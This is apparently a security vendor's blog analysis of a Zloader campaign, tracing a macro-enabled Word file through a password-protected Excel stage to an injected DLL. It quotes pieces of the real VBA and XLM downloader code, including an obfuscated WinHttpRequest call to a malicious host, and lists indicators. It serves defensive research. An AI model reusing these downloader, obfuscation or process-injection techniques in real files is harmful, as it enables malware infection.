Zloader: Entailing Different Office Files

blogs.quickheal.com/zloader-entailing-different-office-files/

March 23, 2021

Zloader aka Terdot – a variant of the infamous Zeus banking malware is well known for aggressively using ".xls", ".xlsx" documents as its initial vector to deliver its payload. Despite this, recently we have come across ".docm" file which is being used by Zoader family to perform its initial activity. This shows adversaries like to experiment with office documents to avoid being detected by security solutions.



Fig.1-Attack Chain

Initial Vector:

Here infection chain starts with ".docm" file. Docm stands for "Macro-enabled office word document". We can see below, the document view asking user to enable content.



Fig.2- Document View

Like many other documents, we tried to observe its activity after enabling content but there was no activity in it. By looking at its VBA code, we got our answer. Enabling content will not do execution of macro. Here macro execution starts on “Document close” as shown.



Fig.3- Macro Function Call

As soon as victim close this document, function “*nnn”* gets called which is the main function of this VBA macro. In this, again sub functions are being called. Here adversaries also make use of “Userform” to perform next stage activity.



Fig.4- Sub Function Call

UserForm_Initialize() function is used to invoke “Userform2”. Below image shows the userform2 object. In its dialog box, url data is chunked and overlapped on 25th ComboBox to hide actual data as shown below.



Fig.5- Hidden URL Data

After going through all ComboBox of userform2, we were able to locate malicious url which is used to download 2nd stage payload.



Fig.6- Chunked URL Data

To sum up above activity, adversaries are making use of for loop to access all these values and create final url as shown below,



Fig.7- Creation of URL on Document Close

Site "*hxxps[:]//feelingfit-always[.]com/1[.]php*" which is malicious having score 11 on virus total, is used to download password protected XLS file. Its password is hidden again in VBA macro in "Userform1". By exploring userform1 data, we were able to extract hidden password.

```
mx4ne = 1
While o8v <> 0 And mx4ne < 3
Set b9 = gj2m.Workbooks.Open(FileName:=UserForm2.ComboBox1, Password:=UserForm1.ComboBox2)
o8v = Err.Number
mx4ne = mx4ne + 1
Wend
```

Fig.8- Macro Code to protect XLS with password



Fig.9- XLS Hidden Password

2nd Stage Payload:

Protecting document with password is classic technique to defend against AV vendors. Correct password is necessary to dig further into analysis. After matching above password, we can finally see excel workbook content. XLM macro is used in “Sheet3” to perform further activity.



Fig.10- XLS Workbook

Here code is embedded in different cells of document. Below figure shows the extracted macro code from above workbook:

```
Sub Auto_Open3

On Error GoTo ErrorHandler

oajjx =
""ht""+""tp""+Switch(c5td0=bxc5c,IIf(c4b8m()>=e4is7(),3481,1),c5td0=ce74y,""s://"")+""san
tarosafuneralhome.com/2.php""


Set jig0 =
CreateObject(Switch(e66k4=esvuv,1696,e66k4=bx481,""WinHttp.Wi"")+""nH""+""ttpReque""+""st
.5.1"")

IF jig0 Is Nothing Then
jig0 =
CreateObject(IIf(IIf(17101<=ceid6(),29381,t04tn())>=21244,""WinHttp.Win"",c5sis())+Switch
(qifc2=dn5lm,26804,qifc2=by4m2,IIf(ihy1x()>=3271,""HttpRequest"",IIf(19699>=dm7ib(),hyfev
(),1)))+"".""+Switch(vxkpb=gp2e1,10224,vxkpb=j28by,""5""))
End If

IF jig0 Is Nothing Then
GoTo ErrorHandler
End If
```

Fig.11- XLM Macro Code

Here adversaries make use of excel inbuilt functions like IIF and Switch to obfuscate data. Final de-obfuscated code can be seen as below,

WinHttp.WinHttpRequest.5.1.open GET https[:]//santarosafuneralhome[.]com/2.php False

WinHttp.WinHttpRequest.5.1.SetRequestHeader

WinHttp.WinHttpRequest.5.1.send

Above malicious url having virus total score 8 is used to download 3rd stage payload of this attack.

Final Payload Analysis:

The DLL is the final payload of Zloader. Here the DLL is highly obfuscated and avoids direct calls to the Windows APIs. Hashing is used to calculate the addresses and makes the call with the calculated values, making the reversing difficult.

Hex dump	Disassembly
55	PUSH EBP
89E5	MOV EBP,ESP
53	PUSH EBX
57	PUSH EDI
56	PUSH ESI
81EC 90000000	SUB ESP,90
8B75 0C	MOV ESI,DWORD PTR SS:[EBP+C]
68 C4027464	PUSH 647402C4
E8 E7DDFFFF	CALL nioth.10009D50
83C4 04	ADD ESP,4
89C1	MOV ECX,EAX
89F0	MOV EAX,ESI
31D2	XOR EDX,EDX
31DB	XOR EBX,EBX
F7F1	DIV ECX
8B0495 B82C0210	MOV EAX,DWORD PTR DS:[EDX*4+10022CB8]
89D7	MOV EDI,EDX
85C0	TEST EAX,EAX
74 33	JE SHORT nioth.1000BFB6
90	NOP

Hex dump	Disassembly
55	PUSH EBP
89E5	MOV EBP,ESP
8B55 08	MOV EDX,DWORD PTR SS:[EBP+8]
89D0	MOV EAX,EDX
35 AC007464	XOR EAX,647400AC
8D0C10	LEA ECX,DWORD PTR DS:[EAX+EDX]
0FAFCA	IMUL ECX,EDX
31C1	XOR ECX,EAX
01D1	ADD ECX,EDX
80C1 F8	ADD CL,0F8
880D BE200210	MOV BYTE PTR DS:[100220BE],CL
5D	POP EBP
C3	RETN
90	NOP

Fig.12 – Code for address calculation

The DLL creates process *'msiexec.exe'*, which is a genuine Microsoft process that belongs to Windows Component installer, in suspended mode and injects encrypted file to it.



Fig.13- 'msiexec.exe' created in suspended mode

Fig.14- Encrypted file injected in 'msiexec.exe'

It also injects a routine that will decrypt and bring the malicious PE out for execution.



Fig.15- Decryption Routine

With the setting of thread context, the initial execution point is passed and finally the injected code is executed with resume thread.

When this thread of *msiexec.exe* comes into execution, it tries to make connection to its CnC servers as shown,

Since these urls were down at the time of analysis, we were not able to go further deeper into it.

Conclusion:

This type of attack shows how adversaries innovate their mechanism to start infection chain to compromise victim. User should always be cautious while opening any office files. Quick Heal and Seqrite enterprise security solutions protect its customers from such files. So, remember to keep the endpoint security solutions always updated.

IOCs:

DOCM: 117fafb46f27238351f2111e8f01416412044238d2f8378a285063eb9d4eef3d

409ed829f19024045d26cc5d3a06e15a097605e13ba938875eca054a7a4a30b1

91aa050536d834947709776af40c2fde49471d28231de50df0d324cd55101df4

XLS: 52d071922413a3be8815a76118a45bf13d8d323b73ba42377591fd68c59dfc89

URL:

https[://]tiodeitidampheater.tk/post.php

https[://]actes-etatcivil.com/post.php

https[://]ankarakreatif.com/post.php

https[://]www.ramazanyildiz.net/post.php

https[://]hispaniaeng.com/post.php

https[://]www.ifdd.francophonie.org/post.php

Subject Matter Expert:

Anjali Raut

Priyanka Shinde

Anjali Raut

Follow @AnjaliR51806529